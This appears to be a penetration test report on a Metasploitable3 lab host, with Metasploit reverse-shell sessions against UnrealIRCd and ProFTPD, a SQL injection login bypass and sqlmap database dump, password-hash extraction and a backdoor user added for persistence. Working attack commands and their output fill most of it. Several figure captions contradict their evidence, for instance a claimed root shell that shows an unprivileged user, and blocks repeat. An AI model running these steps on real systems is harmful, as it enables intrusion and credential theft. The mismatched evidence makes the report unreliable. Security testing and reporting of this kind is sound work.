web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.4.5
back-end DBMS: MySQL >= 5.0.12
[05:50:09] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) e
[05:50:09] [INFO] fetching current database
[05:50:09] [INFO] fetching tables for database: 'payroll'
[05:50:09] [INFO] fetching columns for table 'users' in database 'payroll'
[05:50:09] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
```

Figure 27 — sqlmap confirming UNION and time-based blind injection



```
Database: payroll
Table: users
[15 entries]
```

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(	anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my_kind_a_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

Figure 28 — Full payroll database dumped via sqlmap — 15 employee records

MySQL Root Access via Plaintext Credentials

Root MySQL credentials (user: root, password: sploitme) were extracted from the Drupal configuration file and used to access the database server directly via the local socket.

```
mysql -h 192.168.100.29 -u root --skip-password
```

Figure 29 — Plaintext MySQL root credentials in drupal/sites/default/settings.php

```
Database: payroll
Table: users
[15 entries]
```

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(	anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my_kind_a_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

Figure 30 — MySQL databases enumerated as root



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.100.4:4444
[*] 192.168.100.29:80 - 192.168.100.29:21 - Connected to FTP server
[*] 192.168.100.29:80 - 192.168.100.29:21 - Sending copy commands to FTP server
[*] 192.168.100.29:80 - Executing PHP payload /EsntF33.php
[+] 192.168.100.29:80 - Deleted /var/www/html/EsntF33.php
[*] Command shell session 2 opened (192.168.100.4:4444 -> 192.168.100.29:45688) at 2026-04-18 05:33:00 -0400

meterpreter >
```

Figure 31 — Payroll table structure confirmed

Database: payroll
Table: users
[15 entries]

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(	anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my_kind_a_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

Figure 32 — Complete payroll dump: 15 employees, plaintext passwords, salaries

3.4 Phase 4 — Post-Exploitation

Following initial UnrealIRCd access, the Metasploit shell was upgraded to a full Meterpreter session. The local exploit suggerter module identified CVE-2021-4034 (PwnKit) as confirmed exploitable.



```
background
use post/multi/recon/local_exploit_suggester
set SESSION 2
run
/usr/lib/docker
/etc/bash_completion.d/docker
/etc/init.d/docker
/etc/default/docker
/etc/docker
/var/lib/docker
/bin/sh: 3: background: not found
/bin/sh: 4: use: not found
/bin/sh: 6: run: not found
```

Figure 33 — local_exploit_suggester: CVE-2021-4034 confirmed vulnerable

```
meterpreter > shell
Process 18786 created.
Channel 1 created.
which docker
/bin/sh: 1: cannot create /dev/nullwhich: Permission denied
find / -name "docker" 2>/dev/null
/opt/docker
/opt/chef/embedded/lib/ruby/gems/2.4.0/gems/docker-api-1.34.1/lib/docker
/opt/chef/embedded/lib/ruby/gems/2.4.0/gems/docker-api-1.34.2/lib/docker
```

Figure 34 — Shell upgraded to Meterpreter session

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.4:4444
[*] 192.168.100.29:6697 - Connected to 192.168.100.29:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.100.29:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6SqlFueakGU3TN8R;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6SqlFueakGU3TN8R\r\n"
```

Figure 35 — PwnKit exploit executed — Meterpreter session opened as root



```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU
/Linux
hostname
metasploitable3-ub1404
```

Figure 36 — `getuid` confirms `uid=0(root)` — full system control achieved

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
```

Figure 37 — `/etc/shadow` read: all 14 system account password hashes extracted



Figure 38 — Meterpreter hashdump

```
meterpreter > run post/linux/gather/hashdump
[+] vagrant:$6$NABMNgx0$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWWI3la.Y3/:900:900:vagrant,,,:/home/vagrant:/bin/bash
[+] leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:1111:100::/home/leia_organa:/bin/bash
[+] luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.LL/:1112:100::/home/luke_skywalker:/bin/bash
[+] han_solo:$1$6jIF3qTC$7jEXfQsNENuWYe06cK7m1.:1113:100::/home/han_solo:/bin/bash
[+] artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtN7Dfv.:1114:100::/home/artoo_detoo:/bin/bash
[+] c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:1115:100::/home/c_three_pio:/bin/bash
[+] ben_kenobi:$1$5nFRD/bA$y7ZD0NimJTbX9FtvHJX1:1116:100::/home/ben_kenobi:/bin/bash
[+] darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:1117:100::/home/darth_vader:/bin/bash
[+] anakin_skywalker:$1$jlpeszLc$PW4IPiULTwISH5YaTlRaB0:1118:100::/home/anakin_skywalker:/bin/bash
[+] jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWmH1:1119:100::/home/jarjar_binks:/bin/bash
[+] lando_calrissian:$1$Af1ek3xT$Nkc8jkJ30gMQWeW/6.ono0:1120:100::/home/lando_calrissian:/bin/bash
[+] boba_fett:$1$TjxlmV4j$K/rG1vb4.pj.z0yFWJ.ZD0:1121:100::/home/boba_fett:/bin/bash
[+] jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHYVAzjD/:1122:100::/home/jabba_hutt:/bin/bash
[+] greedo:$1$voU.f3Tj$tsgBZJBBS4JwtschRUW0a1:1123:100::/home/greedo:/bin/bash
[+] chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:1124:100::/home/chewbacca:/bin/bash
[+] kylo_ren:$1$rpvxsssI$h0BC/qL92d0GgmD/uSELx.:1125:100::/home/kylo_ren:/bin/bash
[+] hacker123:$6$uBniu.p4$KWTb1gTLCvDT8iQN6C/.P67Ne27FGvLRnYt6o/B5sIs5Pb02wsfXoqxab.FMMQaOTccGJhznFI7p0FDL5D7Bv1:1126:1126::/home/hacker123:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20260418052409_default_192.168.100.29_linux.hashes_360863.txt
```

p: all hashes extracted and saved to loot

```
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

Figure 39 — Backdoor user hacker123 created (uid=1126) for persistent access



```
ls /root
cat /root/.bash_history
cat: /root/.bash_history: No such file or directory
```

Figure 40 — Root home directory: minimal logging, reduced forensic footprint

4. Detailed Vulnerability Findings

This section documents each identified vulnerability with full technical detail. Findings are ordered by severity. Each entry includes a description, affected system, reproduction steps, evidence, and CVSS score.

ID	Title	Severity	CVSS
F-01	UnrealIRCd 3.2.8.1 Backdoor — RCE	Critical	10.0
F-02	CVE-2021-4034 PwnKit — Local Privilege Escalation	Critical	7.8
F-03	ProFTPD 1.3.5 mod_copy — Unauthenticated RCE	Critical	9.8
F-04	Payroll App SQL Injection — Auth Bypass & DB Dump	Critical	9.1
F-05	MySQL Root Credentials in Plaintext Web Config	Critical	9.8
F-06	Plaintext Employee Passwords in Payroll Database	High	8.5
F-07	MD5 Password Hashing — All System Accounts	High	7.5
F-08	Backdoor Persistence — Unauthorised User Created	High	7.2
F-09	CSRF on payroll_app.php, Drupal, and Chat	High	7.1
F-10	DOM-Based XSS in phpMyAdmin	Medium	6.1
F-11	Slowloris DoS — Apache & Jetty (CVE-2007-6750)	Medium	5.8
F-12	SMB Null Session Authentication Allowed	Medium	5.3
F-13	Weak Password Policy (No Complexity, Min 5 Chars)	Low	4.3

Table 4 — Vulnerability Findings Summary

**F-01 UnrealIRCd 3.2.8.1 Backdoor — Remote Code Execution [CRITICAL]**

CVE	CVE-2010-2075
CVSS Score	10.0 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Affected Service	UnrealIRCd 3.2.8.1 on port 6697
Tool	Metasploit — exploit/unix/irc/unreal_ircd_3281_backdoor
Access Gained	Shell as boba_fett (uid=1121, docker group)

Table 5 — F-01: UnrealIRCd Backdoor RCE — Technical Detail

DESCRIPTION: UnrealIRCd 3.2.8.1 was distributed with a deliberate backdoor inserted by an attacker who compromised the official source distribution. Any unauthenticated remote attacker can execute arbitrary operating system commands by sending a string prefixed with "AB" to the IRC port. No credentials or user interaction are required.

STEPS TO REPRODUCE:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor set RHOSTS 192.168.100.29 set RPORT 6697 set PAYLOAD cmd/unix/reverse set LHOST 192.168.100.4 run
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.4:4444
[*] 192.168.100.29:6697 - Connected to 192.168.100.29:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.100.29:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 6SqlFueakGU3TN8R;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "6SqlFueakGU3TN8R\r\n"
```

Figure 41 — Evidence: Reverse shell session opened via UnrealIRCd backdoor



```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

Figure 42 — Evidence: Shell

F-02 CVE-2021-4034 (PwnKit) — Local Privilege Escalation to Root [CRITICAL]

CVE	CVE-2021-4034
CVSS Score	7.8 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Affected Component	pkexec (PolicyKit) — present on all major Linux distributions
Tool	Metasploit — exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
Access Gained	Root shell — uid=0

Table 6 — F-02: PwnKit Privilege Escalation — Technical Detail

DESCRIPTION: CVE-2021-4034 is a memory corruption vulnerability in pkexec, a SUID-root binary installed by default on virtually every Linux distribution since 2009. Improper handling of argc=0 allows an unprivileged user to load a malicious shared library and gain immediate root-level code execution. It was disclosed in January 2022 and affects all unpatched systems.

STEPS TO REPRODUCE:

```
use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
set SESSION 2
set LHOST 192.168.100.4
run
```




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.100.4:4444
[*] 192.168.100.29:6697 - Connected to 192.168.100.29:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.100.29:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6SqlFueakGU3TN8R;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6SqlFueakGU3TN8R\r\n"
```

Figure 43 — Evidence: PwnKit exploit executes, root Meterpreter session opened

```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU
/Linux
hostname
metasploitable3-ub1404
```

Figure 44 — Evidence: getuid and whoami confirm uid=0(root)

F-03 ProFTPD 1.3.5 mod_copy — Unauthenticated RCE [CRITICAL]

CVE	CVE-2015-3306
CVSS Score	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Affected Service	ProFTPD 1.3.5 on port 21
Tool	Metasploit — exploit/unix/ftp/proftpd_modcopy_exec
Access Gained	Shell as www-data (uid=33)

Table 7 — F-03: ProFTPD mod_copy RCE — Technical Detail



DESCRIPTION: ProFTPD 1.3.5 includes the mod_copy module which processes SITE CPCR and SITE CPTO commands without authentication. An attacker can use these commands to copy any server-side file (including a PHP webshell) to the Apache web root. Requesting the copied file via HTTP triggers execution of arbitrary OS commands.

STEPS TO REPRODUCE:

```
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOSTS 192.168.100.29 |
set LHOST 192.168.100.4
set SITEPATH /var/www/html
set PAYLOAD cmd/unix/reverse_perl run
```

```
meterpreter > run post/linux/gather/hashdump
[+] vagrant:$6$NABMNgxO$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWWI3la.
Y3/:900:900:vagrant,,,:/home/vagrant:/bin/bash
[+] leia_organa:$1$N6DIbGGZ$LpERCrfi8IXlNebhQuYlK/:1111:100::/home/leia_organa:/bin/bash
[+] luke_skywalker:$1$/7D550zb$Y/akb.UNrDS2w7nZVq.Ll/:1112:100::/home/luke_skywalker:/bin/bash
[+] han_solo:$1$6jIF3qTC$7jEXfQsNENUWYe06CK7m1.:1113:100::/home/han_solo:/bin/bash
[+] artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rt7Dfv.:1114:100::/home/artoo_detoo:/bin/bash
[+] c_three_pio:$1$Lx7tKuo$xuM4AxkByTUD78BaJdYdG.:1115:100::/home/c_three_pio:/bin/bash
[+] ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtvHJX1:1116:100::/home/ben_kenobi:/bin/bash
[+] darth_vader:$1$rLuMkR1R$YHumHRxhswnf07eTUUFHJ.:1117:100::/home/darth_vader:/bin/bash
[+] anakin_skywalker:$1$jlpeszLc$PW4IPiULtwiSH5YaTlRaB0:1118:100::/home/anakin_skywalker:/bin/bash
[+] jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:1119:100::/home/jarjar_binks:/bin/bash
[+] lando_calrissian:$1$Af1ek3xT$NkC8jkJ30gMQWew/6.ono0:1120:100::/home/lando_calrissian:/bin/bash
[+] boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:1121:100::/home/boba_fett:/bin/bash
[+] jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHVYAzjD/:1122:100::/home/jabba_hutt:/bin/bash
[+] greedo:$1$VOU.f3Tj$tsgBZJbBS4JwchRUW0a1:1123:100::/home/greedo:/bin/bash
[+] chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:1124:100::/home/chewbacca:/bin/bash
[+] kylo_ren:$1$rpvxsssI$H0BC/qL92d0GgmD/uSELx.:1125:100::/home/kylo_ren:/bin/bash
[+] hacker123:$6$uBniu.p4$KWTb1gTlCvDT8iQN6C/.P67Ne27FGvLRNyt6o/B5sIs5Pb02wsfXoqxab.FMMQaOTccGJhznFI7p0FDL5
D7Bv1:1126:1126::/home/hacker123:/bin/bash
[+] Unshadowed Password File: /home/kali/.msf4/loot/20260418052409_default_192.168.100.29_linux.hashes_3608
63.txt
```

Figure 45 — Evidence: Shell opened as www-data, web root accessible

**F-04 Payroll Application SQL Injection — Authentication Bypass & Full DB Dump**
[CRITICAL]

CWE	CWE-89 — SQL Injection
CVSS Score	9.1 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L)
Affected URL	http://192.168.100.29/payroll_app.php (POST: user, password)
Tools	Manual browser injection, sqlmap automated exploitation
Data Exfiltrated	15 employee records: usernames, full names, plaintext passwords, salaries

Table 8 — F-04: Payroll SQL Injection — Technical Detail


DESCRIPTION: The payroll application passes user-supplied input directly into SQL queries without sanitisation or parameterisation. An attacker can inject SQL operators to bypass authentication entirely or extract the complete database contents. Both time-based blind and UNION-based injection techniques were confirmed.

STEPS TO REPRODUCE (Manual):

Username field: ' OR '1'='1 Password field: (empty)

STEPS TO REPRODUCE (Automated):

```
sqlmap -u "http://192.168.100.29/payroll_app.php" --forms --dump --batch
```



Payroll Login

User

Password

Figure 46 — Evidence: SQLi payload entered in username field




Figure 47 — Evidence: Authentication bypassed in browser

```
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 58 HTTP(s) requests:
-----
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=rhcl' AND (SELECT 7647 FROM (SELECT(SLEEP(5)))tUne) AND 'TsJR'='TsJR&password=jIal&s=OK
-----
Parameter: user (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: user=rhcl' UNION ALL SELECT CONCAT(0x71716a6b71,0x686d656152724f5763425264584f4479714d6e735a5466666a576
766a71),NULL,NULL,NULL-- -&password=jIal&s=OK
-----
do you want to exploit this SQL injection? [Y/n] Y
[05:50:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.4.5
back-end DBMS: MySQL >= 5.0.12
[05:50:09] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) e
[05:50:09] [INFO] fetching current database
[05:50:09] [INFO] fetching tables for database: 'payroll'
[05:50:09] [INFO] fetching columns for table 'users' in database 'payroll'
[05:50:09] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
```

Figure 48 — Evidence: sqlmap confirms UNION and time-based blind injection



```
Database: payroll
Table: users
[15 entries]
```

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
10000	thats_no_m00n	ben_kenobi	Kenobi	Ben
6666	Dark_syD3	darth_vader	Vader	Darth
1025	but_master:(	anakin_skywalker	Skywalker	Anakin
2048	mesah_p@ssw0rd	jarjar_binks	Binks	Jar-Jar
40000	@dm1n1str8r	lando_calrissian	Calrissian	Lando
20000	mandalorian1	boba_fett	Fett	Boba
65000	my_kind_a_skum	jabba_hutt	Hutt	Jaba
50000	hanSh0tF1rst	greedo	Rodian	Greedo
4500	rwaaaaawr8	chewbacca	<blank>	Chewbacca
6667	Daddy_Issues2	kylo_ren	Ren	Kylo

Figure 49 — Evidence: Full payroll database extracted — 15 records with plaintext passwords

F-05 MySQL Root Credentials Stored in Plaintext Web Configuration File

[CRITICAL]

CVSS Score	9.8 (AV:N/AC:L/PR:N/UI:N)
Affected File	/var/www/html/drupal/sites/default/settings.php
Credentials	Username: root Password: sploitme DB: drupal
Access Gained	Full MySQL root — all databases read/write/drop
Data Exfiltrated	Drupal admin hash, full payroll DB, MySQL user table

Table 9 — F-05: MySQL Plaintext Credentials — Technical Detail

DESCRIPTION: The Drupal CMS configuration file settings.php is readable by the www-data web server process and contains MySQL root credentials in cleartext. These credentials provide full administrative access to the MySQL server, including the ability to read, modify, or destroy any database on the host.

```
cat /var/www/html/drupal/sites/default/settings.php
| grep -A5 "database\|password\|username"
```

```
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'database',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
* );
* $databases['default']['default'] = array(
*   'driver' => 'pgsql',
*   'database' => 'database',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
* );
* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
* );
* @endcode
*/
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'root',
      'password' => 'sploitme',
      'host' => '127.0.0.1',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Figure 50 — Evidence: MySQL root credentials extracted from settings.php

Database: payroll
Table: users
[15 entries]

salary	password	username	last_name	first_name
9560	help_me_obiwan	leia_organa	Organa	Leia
1080	like_my_father_beforeme	luke_skywalker	Skywalker	Luke
1200	nerf_herder	han_solo	Solo	Han
22222	b00p_b33p	artoo_detoo	Detoo	Artoo
3200	Pr0t0c07	c_three_pio	Threepio	C
